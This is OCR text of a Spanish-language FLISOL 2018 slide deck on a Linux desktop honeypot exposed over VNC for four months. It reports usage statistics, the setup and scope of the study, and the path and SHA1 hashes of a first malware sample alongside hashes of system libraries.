Memorias de un Honeypot LINUX

FLISOL 2018


whoami

Linuxero desde 2006

- Grupo Salinas
- IBM Mexico


Malware en mi LINUX ??

Uso de Desktop por Plataforma FEB 2017 – FEB 2018




Fuente: StatCounter

Sistema Operativo en IoT 2017



Fuente: VDC Research




BOTNETS..

BOTNETS EVERYWHERE...

compared to Windows, only a small fraction of Linux PCs are protected by a security application

Fuente:av-test.org



1.63 %

Pero quien usa Linux en Desktop ?

- **Instituciones educativas**
- **Algunas Empresas (Workstations)**
- **Puntos de Venta , VDI , KIOSKOS**
- **NERDS!!**

Motivación

Hay interes en PCs con Linux ?


Cuales son sus motivos ?

Que Tipos de malware ?

En que cantidad y con que frecuencia?


Cual es el comportamiento?

Honeypot




Linux Mint
VNC Server
Linux IMA

VNC Logs
IMA Hashes
Video VNC




Arch linux
rfbproxy
Bash



Alcance


- Durante 4 Meses
- Tratando de estar el mayor tiempo online.
- Estableciendo un horario nocturno de Lunes a Domingo
- Cada Semana se regresa el SO a un punto de origen “limpio”.
- Recolección de Ips y hashes de malware.

- Sin recolección de Archivos
- Sin análisis de Tráfico de red
- Limitado a visualizar la ejecución de malware en el Escritorio




El Honeypot fue puesto en marcha el Domingo 29 De Octubre del 2017

Default Desktop



Mi Primer Malware!!



12-Nov-2017

/home/escuelalab1/.config/linux_config

sha1:e7af4aa400c9429daeb9ff1b8285f723ab7fa06e

```
sha1:eb0ed1712802c4546e8cd5a21ccb9a1aebad7180 /usr/bin/thunar
sha1:1efe3b6ea0f83bdd477dde9366cadda8fc2ad92d /usr/lib/x86_64-linux-gnu/libthunarx-2.so.0.0.0
sha1:a3eda6af1893c71371094e5ee14fdddac78ff086 /usr/lib/x86_64-linux-gnu/libgudev-1.0.so.0.2.0
sha1:3a5466c7902e98e5d2bb11c4c8c19fec3f79bcad /usr/lib/x86_64-linux-gnu/libnotify.so.4.0.0
sha1:60b75942a385d7fd87422e9a606c9eaddf0c6ce8 /usr/lib/x86_64-linux-gnu/libxfconf-0.so.2.0.0
sha1:fc7d89d103ea332c517b53128237771c76e92456 /usr/lib/x86_64-linux-gnu/libdbus-glib-1.so.2.3.3
sha1:f23ede30ca88914a5123c447d92e8b3ff34dbcfd /usr/lib/x86_64-linux-gnu/thunarx-2/thunar-apr.so
sha1:0273eaec2a1730400a6dbc310436d2c33c69cb80 /usr/lib/x86_64-linux-gnu/libexif.so.12.3.3
sha1:afdafae1d52a2e8520ed3d8d6ae259101fadf8a7 /usr/lib/x86_64-linux-gnu/thunarx-2/thunar-media-tags-plugin.so
sha1:67863855f6afab007966a7f9b8f210f3644753d5 /usr/lib/x86_64-linux-gnu/libtag_c.so.0.0.0
sha1:1fd397d71ea6f41237aeddecd5657a44a3c0886a /usr/lib/x86_64-linux-gnu/libtag.so.1.14.0
sha1:82bcc00d512f5976dde5fa0c8a40b757c92e414f /usr/lib/x86_64-linux-gnu/thunarx-2/thunar-sbr.so
sha1:87770b5c7dd728c1e73b1ba715a415cecbd63e26 /bin/kmod
sha1:e7af4aa400c9429daeb9ff1b8285f723ab7fa06e /home/escuelalab1/.config/linux_config
sha1:06e094bab148a10881c8354853a008e2ba059c4e /usr/lib/x86_64-linux-gnu/gdk-pixbuf-2.0/2.10.0/loaders/libpixbufloader-svg.so
sha1:f92506c68b42bd66b8f0e6aa2743a1add193b7a4 /usr/lib/x86_64-linux-gnu/librsvg-2.so.2.40.13
sha1:55bf28fcf933eb73188384ffff43486673e4db84 /usr/lib/x86_64-linux-gnu/libcroco-0.6.so.3.0.1
sha1:94d47f97733d2981f2c3ae0cf6b2b8b50ee84052 /usr/lib/x86_64-linux-gnu/libxml2.so.2.9.3
sha1:4de8f4df18896bbae733c24c19a2f813bde24766 /usr/lib/x86_64-linux-gnu/libicuuc.so.55.1
sha1:a1391b125506566ef11591155ebe04453abef239 /usr/lib/x86_64-linux-gnu/libicudata.so.55.1
```

